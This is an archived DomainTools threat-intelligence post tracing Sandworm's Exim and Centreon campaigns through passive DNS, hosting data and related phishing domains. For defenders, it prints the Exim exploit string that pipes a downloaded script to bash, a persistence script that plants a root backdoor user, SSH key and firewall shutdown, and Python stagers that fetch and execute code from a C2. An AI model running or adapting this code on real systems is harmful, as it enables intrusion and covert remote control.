
Centreon to Exim and Back: On the Trail of Sandworm - DomainTools | Start Here. Know Now.

By Joe Slowik

Published: 2021-03-03 · Archived: 2026-04-05 21:39:52 UTC

Background

Sandworm, also referred to as Telebots, Voodoo Bear, and Hades, is a cyber threat group active since at least 2009. Multiple governments, including the United Kingdom in 2018 and the United States in 2020, publicly link the group to Russia's military intelligence service (commonly referred to as the GRU). The group is notable not only for its longevity, but also its audacity as Sandworm is associated with multiple high-profile, disruptive incidents such as the following:



Given the group's association with destructive cyber events, such as the 2017 NotPetya incident, the 2015 TV5 Monde event, and the attempted protection attack against Ukrainian electric operations in 2016, network defenders and Cyber Threat Intelligence (CTI) professionals should be especially attentive to high-confidence disclosures of activity linked to Sandworm.

Sandworm and Centreon

In early 2021, the French National Agency for the Security of Information Systems (ANSSI) released a report on Sandworm-linked activity targeting IT monitoring software produced by Centreon from late 2017 through 2020. Operations included deployment of the publicly available P.A.S. webshell (specifically version 3.1.4), as well as Linux malware referred to by researchers at ESET as "Exaramel" which has only previously been linked to Sandworm activity. While the former tool is widely available (although also deployed in other operations linked to Russian intelligence services), the latter is exclusively tied to Sandworm-related operations, and features extensive code and functionality overlap with other Sandworm-linked tools, as described in ESET's analysis.

Although the focus on IT monitoring software suggests superficial overlaps with the SolarWinds-related intrusion activity (tentatively linked to Russian intelligence operations) in 2019, no evidence exists of a similar supply chain vector. Instead, subsequent reporting indicated older versions of the open source version of Centreon's software

were victimized as part of this campaign. A statement from Centreon specified that version 2.5.2 of the software, deprecated in 2014 and unsupported since 2016, was the latest version impacted.

	SolarWinds Incident	**Centreon Activity**
Access Vector	Development environment compromise enabling distribution of modified software	Likely exploitation of a vulnerability in older versions of centreon open source software
Victimology	Solarwinds itself, followed by multiple organizations running solarwinds orion software	Limited number of organizations running older variants of centreon software; centreon not impacted
Responsible Entity	Possible links to Russian intelligence operations, specifically the Foreign Intelligence Service (SVR)	Technical and other links to sandworm entity, linked to Russian military intelligence (GRU)

While DomainTools cannot make a definitive determination, based on these details it appears that the intruder likely used a vulnerability such as CVE-2014-3828, a SQL injection vulnerability in Centreon patched in version 2.5.3, to write data to the vulnerable system (such as a webshell) which could facilitate follow-on code execution within the victim environment. Given details published by ANSSI in terms of webshell file paths (located under "/usr/local/centron/www/" and "/usr/share/centreon/www/ directories) and user context (the "apache" user, which references the Apache web server software used in Centreon deployments) along with the published CVE referenced, the most-likely path to exploitation appears to be compromise of a vulnerability in Centreon software as opposed to compromise of Centreon itself.

In providing analysis of the Centreon exploitation activity, ANSSI outlines technical and behavioral details observed, but little in the way of technical indicators. Specifically, the report identifies no network infrastructure associated with the activity aside from a general comment noting the use of VPN services to connect to webshell instances and a separate set of Command and Control (C2) nodes to communicate with Exaramel deployments.

While this may appear limiting at first for further research, analysts can look to concurrent activity linked to Sandworm to gain greater insight into how this threat may have operated during the approximately three year long Centreon campaign.

Examining the Exim Campaign

In May 2020, the US National Security Agency (NSA) issued a brief report: "Sandworm Actors Exploiting Vulnerability in Exim Mail Transfer Agent". The report is notable for two reasons: First, the report explicitly identifies Sandworm as "the GRU Main Center for Special Technologies (GTsST), field post number 74455." Second, and related to the ANSSI report, the NSA details a campaign which overlaps with the Centreon activity, taking place from August 2019 through May 2020.

The campaign described by NSA involves exploitation of the Exim Mail Transfer Agent (MTA) software. Used for transferring email between servers via SMTP, MTA software is network-accessible by design, with Exim being

the default MTA for many variants of Linux. The vulnerability linked to Sandworm activity, CVE-2019-10149, can allow for Remote Code Execution (RCE) on the vulnerable host depending on Exim's configuration and if it is remotely accessible. If accessible, the Exim exploit can facilitate both initial access to victim networks as well as lateral movement to other servers with listening, accessible Exim MTA instances.


Exploitation of this RCE vulnerability is relatively trivial. In the following image included from NSA reporting, Sandworm operations leveraged the exploit to retrieve a shell script from a remote resource and then execute it:

```
MAIL FROM:<${run{\x2Fbin\x2Fsh\t-
c\t\x22exec\x20\x2Fusr\x2Fbin\x2Fwget\x20\x2DO\x20\x2D\x20http\:\x2F\x2F\hostapp.be\x2Fscript1.sh\x20\x7C\
x20bash\x22}}@hostapp.be>

Hex decoded command:

/bin/sh -c "exec /usr/bin/wget -O - http://hostapp.be/script1.sh | bash"
```


Unfortunately, while the script's functions are described at a relatively high level in the report, it does not provide in-depth detail. Although some of the network infrastructure used to execute these attacks is noted, this consists of only two IP addresses and a domain:

```
95.216.13[.]196

103.94.157[.]5

hostapp[.]be
```

Although apparently circumscribed, with historical network data including hosting records and passive DNS (pDNS), CTI analysts can begin identifying characteristics and fundamental aspects of this infrastructure during its period of use (August 2019 through May 2020). To start, we can examine the domain. Of note, since ".be" is a country-level Top Level Domain (TLD) associated with Belgium, the complete WhoIs record cannot (for legal reasons) be retrieved and archived by services such as DomainTools. Looking at the current WhoIs information through the Belgian WhoIs service shows that, since the NSA's report, the domain has been re-registered:




However, examining limited data archived via DomainTools, we can at least get an understanding of when the domain was first registered for use in the Exim campaign as well as limited infrastructure details:



While WhoIs registration information is not captured, we can still observe two characteristics of this infrastructure:

- Registration via Tucows.
- Authoritative name servers provided by Njalla.

While fairly general characteristics shared by a number of suspicious domains, we at least now have a better understanding of how this adversary was registering infrastructure, as well as when: 24 December 2018. Examination of hosting information and pDNS records is more fruitful:



Pivot Engine | pDNS | Visualization | Stats | IP Tools | Whois History | Hosting History | Screenshot History

*. hostapp.be

Note: wildcards (*) may be used for either hostname or tld.

Record Type: A | Source: All | Result Limit: 500

Query	Type	Source	Count	Response	First Seen	Last Seen
hostapp.be	A	C	1	50.63.202.34	2020-05-28, 23:43	2020-05-28, 23:43
hostapp.be	A	D	2	50.63.202.62	2020-05-28, 23:13	2020-05-28, 23:13
hostapp.be	A	A	1	50.63.202.56	2020-05-28, 00:00	2020-05-28, 23:59
sip.hostapp.be	A	A	1	176.10.104.219	2019-12-19, 00:00	2019-12-19, 23:59
www.hostapp.be	A	A	1	176.10.104.219	2019-12-03, 00:00	2019-12-26, 23:59
hostapp.be	A	B	3	176.10.104.219	2019-11-27, 09:06	2019-12-11, 15:02
hostapp.be	A	D	313	176.10.104.219	2019-11-26, 12:42	2019-12-31, 18:07
hostapp.be	A	A	1	176.10.104.219	2019-11-26, 00:00	2020-01-01, 23:59
hostapp.be	A	D	2	85.158.77.2	2019-11-25, 13:01	2019-11-25, 13:01
hostapp.be	A	A	1	145.14.133.105	2019-11-25, 00:00	2019-11-25, 23:59
hostapp.be	A	A	1	85.158.77.2	2019-11-25, 00:00	2019-11-25, 23:59
hostapp.be	A	D	34	94.75.193.239	2019-11-08, 13:57	2019-11-24, 13:29
hostapp.be	A	A	1	94.75.193.239	2019-11-08, 00:00	2019-11-24, 23:59
hostapp.be	A	C	1	95.216.13.196	2019-11-04, 14:48	2019-11-04, 14:48
www.hostapp.be	A	A	1	95.216.13.196	2019-10-28, 00:00	2019-10-28, 23:59
hostapp.be	A	B	1	95.216.13.196	2019-09-10, 18:02	2019-09-10, 18:02
hostapp.be	A	D	144	95.216.13.196	2019-07-25, 08:12	2019-11-07, 13:35
hostapp.be	A	A	1	95.216.13.196	2019-07-24, 00:00	2019-11-06, 23:59
hostapp.be	A	A	1	185.44.76.193	2019-07-23, 00:00	2019-07-23, 23:59

Several items emerge from the above pDNS data:

1. The data confirms one of the IP addresses listed by NSA (95.216.13[.]196) was used to host hostapp[.]be during the operational window.
2. The other IP address noted by NSA, 103.94.157[.]5, is not associated with hostapp[.]be in available pDNS data.
3. Several additional, not previously disclosed IP addresses are also associated with the domain.

The first point is useful, but the other two provide avenues for further research. Looking at the IP not associated with the domain but linked by NSA with Exim exploitation, no firm domain links appear except to the following item from May 2020 (approximately the same time as the NSA report's release) through January 2021:

`Monitor.sbp[.]hk`

This specific resource does not resolve, but sbp[.]hk appears to be a template page for web design with no clear, legitimate functionality. However, the name does link to the hosting provider, SBP Corporation, located in India. Overall, nothing of value appears related to this indicator at present.

More interesting are the previously undisclosed items linked to hostapp[.]be:

```
185.44.76[.]193

94.75.193[.]239

85.158.77[.]2

145.14.133[.]105

176.10.104[.]219
```

Of these, 176.10.104[.]219 appears most significant and responsible for the majority of responses for hostapp[.]be from November 2019 to the end of December 2019. These items are explored in greater detail in the following section. Notably, records cease linking to the domain after 26 December 2019 until 28 May 2020—the same day the NSA report was released—when the domain shifts to various GoDaddy parking IP addresses.

While the above research identified new, previously unobserved indicators correlated with Sandworm operations, additional work is required to both understand these and cement any links with the notorious group.

Pivoting to New Indicators and Infrastructure

Reviewing all IP addresses identified thus far returns the following:

IP Address	Hosting Provider	Hosting Location	Likely Purpose
95.216.13[.]196	Hezner Online	FI	Domain hosting, Exim exploit
103.94.157[.]5	SBP Corporation	IN	Exim exploit
185.44.76[.]193	Hydra Communications	GB	Domain hosting
94.75.193[.]239	LeaseWeb	NL	Domain Hosting
85.158.77[.]2	SIA SkaTVis	LV	Domain Hosting
145.14.133[.]105	DA International Group	US	Domain Hosting

IP Address	Hosting Provider	Hosting Location	Likely Purpose
176.10.104[.]219	Datasource AG	CH	Domain hosting, Exim exploit

While there are several outliers, at least for the items most closely associated with Exim exploitation and hosting hostapp.be, Sandworm appears to favor European hosting providers correlated with privacy-focused legal regimes or companies. While all of the above items were hosted with hostapp.be at some point, the majority were only linked to the domain for a day or two in November 2019, and their precise functionality is indeterminate without additional data.

Yet one of the IP addresses associated with Sandworm activity from July 2019 to early November 2019, 95.216.13[.]196, shows a link to a BASH shell script with the following characteristics:

```
MD5: 92d078d05e89c55b7bb7187fd1c53bdd

SHA256: dc074464e50502459038ac127b50b8c68ed52817a61c2f97f0add33447c8f730
```

Review of this object shows immediate items of concern:

```
#!/bin/bash

PATH_KEY=/root/.ssh/authorized_keys
KEY="ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQC2q/NGN/brzNfJiIp2zswtL33tr74pIAjMeWtXN1p5Hqp5fTp058U1EN4NmgmjX0KzNjjV+ZTCUxJSCa26E7wrI99Dcd3f
jbPcSL+nWPv4ysYSWIur9V0j1AlleeTVH2jJPAUaRxY0ZKcChsg0MMmLStRgA8oafWEvYzBkrl/K9tR3mb7ranu6Nsh1cBQ127sykePMQrZeOU0Zhqd0Kruyt9vj
VD6DeehZpZLS7P3QzdWNJ9cm4TYKT2eyj6TZoFhQjaqLj0sjIbr0Kml9+SyDRjCqpjCSVCM9cvSLsNui+58Bcsus46pffDskhY7Sl/ctwBK4bDkkUy4P2AmEfIUz
 user@ubuntu"

if [ -f "$PATH_KEY" ]; then
   echo $KEY >> $PATH_KEY
else
   > $PATH_KEY
      echo $KEY >> $PATH_KEY
fi

useradd -M -l -g root -G root -b /root -u 0 -o mysql_db
echo "mysql_db:ikJU,m87" | chpasswd

service iptables stop
systemctl stop firewalld
ufw disable

sed -i -e '/PasswordAuthentication/s/no/yes/g; /PermitRootLogin/s/no/yes/g; /PubkeyAuthentication /s/no/yes/g' /etc/ssh/
sshd_config

ALLOW_USERS=$(grep ^AllowUsers /etc/ssh/sshd_config)
if [ "$ALLOW_USERS" = 'AllowUsers' ]; then
   echo "AllowUsers mysql_db" >> /etc/ssh/sshd_config
fi

PORT=$(grep ^Port /etc/ssh/sshd_config | grep -Po "\d+")
if [ -z "$PORT" ]; then
   PORT=22
fi

wget -O - "http://205.204.66.196/ip.php?port=${PORT}"
```

Reviewing this portion of the script, the following takes place:

- A new authorized key is added to the SSH configuration.
- A new root-level user, “mysql_db”, is created with a hard-coded password, and added as an allowed SSH user.
- The script performs a check for the SSH listening port on the victim machine, and sends this back to 205.204.66[.]196 as a parameter.

Of note, the IP address referenced, hosted by Netelligent in Canada, is also used in a script with similar functionality as that above:

```
MD5: d61d598106b04520a018dfa58e707ab2

SHA256: 538d713cb47a6b5ec6a3416404e0fc1ebcbc219a127315529f519f936420c80e
```

Yet the first script identified contains further functionality that merits exploration. For example, the following Python code, encoded as a base64 object, is decoded and executed with the script, then added to the system crontab for weekly execution:

```
import sys;import re, subprocess;cmd = "ps -ef | grep Little\ Snitch | grep -v grep"
ps = subprocess.Popen(cmd, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
out, err = ps.communicate()
if re.search("Little Snitch", out):
  sys.exit()
import urllib2;
UA='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';server='http://95.216.13.196:8080';t=
'/admin/get.php';req=urllib2.Request(server+t);
req.add_header('User-Agent',UA);
req.add_header('Cookie',"KozlgCPnGOt=z0Hrp9hyGeS3dziffU3yK++mIR4=");
proxy = urllib2.ProxyHandler();
o = urllib2.build_opener(proxy);
urllib2.install_opener(o);
a=urllib2.urlopen(req).read();
IV=a[0:4];data=a[4:];key=IV+'7b9a78a3708d47d3f9f837e8079cc662';S,j,out=range(256),0,[]
for i in range(256):
   j=(j+S[i]+ord(key[i%len(key)]))%256
   S[i],S[j]=S[j],S[i]
i=j=0
for char in data:
   i=(i+1)%256
   j=(j+S[i])%256
   S[i],S[j]=S[j],S[i]
   out.append(chr(ord(char)^S[(S[i]+S[j])%256]))
exec(''.join(out))
```

Functionality is somewhat straightforward:

- Check for a running process named "Little Snitch," an application firewall and connection monitoring tool associated with MacOS; if found, the script exits.
- Attempt to connect to IP 95.216.13[.]196 via HTTP on port 8080 with a hardcoded User Agent string and cookie value.
- Decode the response with a hard-coded encryption key, and execute the result.

Unfortunately, DomainTools was unable to recover a payload from the IP address. However, two items stand out from the above steps:

1. The script is designed to silently exit in the presence of network monitoring tools associated with MacOS. While MacOS supports Exim, this is not a default item as MacOS uses Postfix instead.
2. The script utilizes a User Agent value that would be associated with a Windows system, when Exim is a Linux/Unix application creating a mismatch in traffic visibility and expectations if examined.

In addition to this item, an additional encoded Python program is also embedded in the script that executes on initial load and is added to a weekly crontab:

```
import sys
vi=sys.version_info
ul=__import__({2:'urllib2',3:'urllib.request'}[vi[0]],fromlist=['build_opener'])
hs=[]
o=ul.build_opener(*hs)
o.addheaders=[('User-Agent','Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko')]
exec(o.open(
'http://95.216.13.196:53/cqkepWlC5j-ejIuYwx1nwwWCxKDC2oC-Hnrn-G5nHHjiewxOTaUlw4vO8J4gAYwYuul66uYes_TKN5FT93KkwSOMNi5PW0o3q9d
mqhfE77PfZR8p-If6jRQrndwObPjaP0_N4l85I3rkN29Tg_OjRvRCEzSepTI5JZJgQuiO_OBQDYY-vFjZb5r0OkxAuo_JlyqcXWPE5zVGjkA_nqDT5vJwlH6AW0D
wkYNr47D').read())
```

This item is somewhat simpler than the first:

- Again create a hard-coded User Agent string, representative of a Windows system.
- Initiate a connection to 95.216.13[.]196 via HTTP over TCP 53 (normally associated with DNS zone transfers).
- Execute the returned payload.

Again, DomainTools was unable to recover the payload in this instance. Both items, especially given their addition to weekly crontab entries, appear designed for persistence, either downloading and executing some follow-on payload or sequence of commands. Nonetheless, at this stage we have significantly enriched the original findings of the NSA report on Exim activity, as well as identifying potential infrastructure tendencies linked to Sandworm from July 2019 through at least December 2019.

Unfortunately, we have not yet identified anything linking this campaign or its technical indicators to the Centreon-based intrusions. However, the information yielded in the above investigation can be used to cast our investigative net wider in search of infrastructure or other artifacts which may link back to Sandworm operations.

Identifying a Possible Linked Credential Theft Campaign

At this stage of analysis, we possess multiple IP addresses but still only one domain, and two scripting objects that link back to already-known infrastructure. One possible infrastructure hunting hypothesis would be to look for similar domains registered in approximately the same period (December 2018). Searching for domains beginning with “hostapp” created in December 2018 returns interesting results:

Domain	Date Created	Registrar	Name Server	Primary IP	Primary Hosting
hostapp[.]art	11 Dec 2018	Tucows	Njalla	91.197.145[.]114	LTD KuMIR TELECOM
hostapp[.]link	20 Dec 2018	Tucows	Njalla	77.47.193[.]36	Association of users of Ukrainian Research & Academic Network URAN

In addition to matching the pattern of hostapp[.]be in hosting, these items also link to interesting subdomains, such as the following:

```
i.ua.account-check.hostapp[.]link

facebook.com.webapp.hostapp[.]art
```

```
twitter.com.webapp.hostapp[.]art
```

Furthermore, the IP addresses represent new observables that reveal additional domains with similar subdomains spoofing a variety of mail and social media services:

```
facebook.com.webapp.apse[.]xyz

www.facebook.com.webapp.memcached[.]in

api.twitter.com.webapp.workbench[.]run

api.twitter.account.nsoxt[.]com
```


While investigating this new path, DomainTools researchers identified another “name cluster” created in December 2018 similar to the hostapp domains:

```
Spdup[.]art

Spdup[.]be

Spdup[.]info
```

All registered on 22 December 2018 via Tucows and Njalla name servers, they also link to additional IP addresses and subdomains:

```
google-settings.spdup[.]be

passport.www.mail.yandex.ru.spdup[.]be

accounts.google-account-settings.spdup[.]art

google-settingsapi.spdup[.]info
```

A complete list of primary domains and associated IP addresses at time of use is provided in Appendices A and B, respectively. The precise functions of these items (and related infrastructure) is not completely clear in all cases. Examination of some items does reveal spoofed logon pages which could be leveraged for credential capture. For example, the “passport.www.mail.yandex[.]ru” subdomain above resolved to the following spoofed logon page for Yandex as late as November 2019:



Reviewing subdomains overall, the primary emphasis appears to be spoofing services tied to Ukraine, Bulgaria, and Russia, with a handful of items that appear to have a general European Union (EU) theme. For this latter observation, the following items appear interspersed with more specific references to Russia or Ukraine:

```
yanoo.com.userarea[.]eu

drive.google.com.filepreview.auth.userarea[.]click
```

Reviewing items linked in the appendices, some were active long after release of NSA's Exim report and potentially into early 2021. Yet the majority appear to have been detected around May or June 2020, and have been "sinkholed" on Amazon Web Services (AWS) IP 52.45.178[.]122 or related addresses since.

Implications for Understanding Sandworm

While the previous section appears to identify a cluster of activity adjacent to publicly documented Sandworm operations, such links—although likely given the persistence in naming themes and sharing of hosting infrastructure—cannot be proved with available information. Nonetheless, in the process of expanding our view into known elements of adversary activity, we as CTI analysts have greatly expanded our view into likely related, concurrent operations by a disruptive threat actor. While we identified a number of additional indicators, we more critically delineated adversary behaviors:

- Understanding of Linux-environment alterations used by Sandworm for system modification and persistence within the Exim campaign.

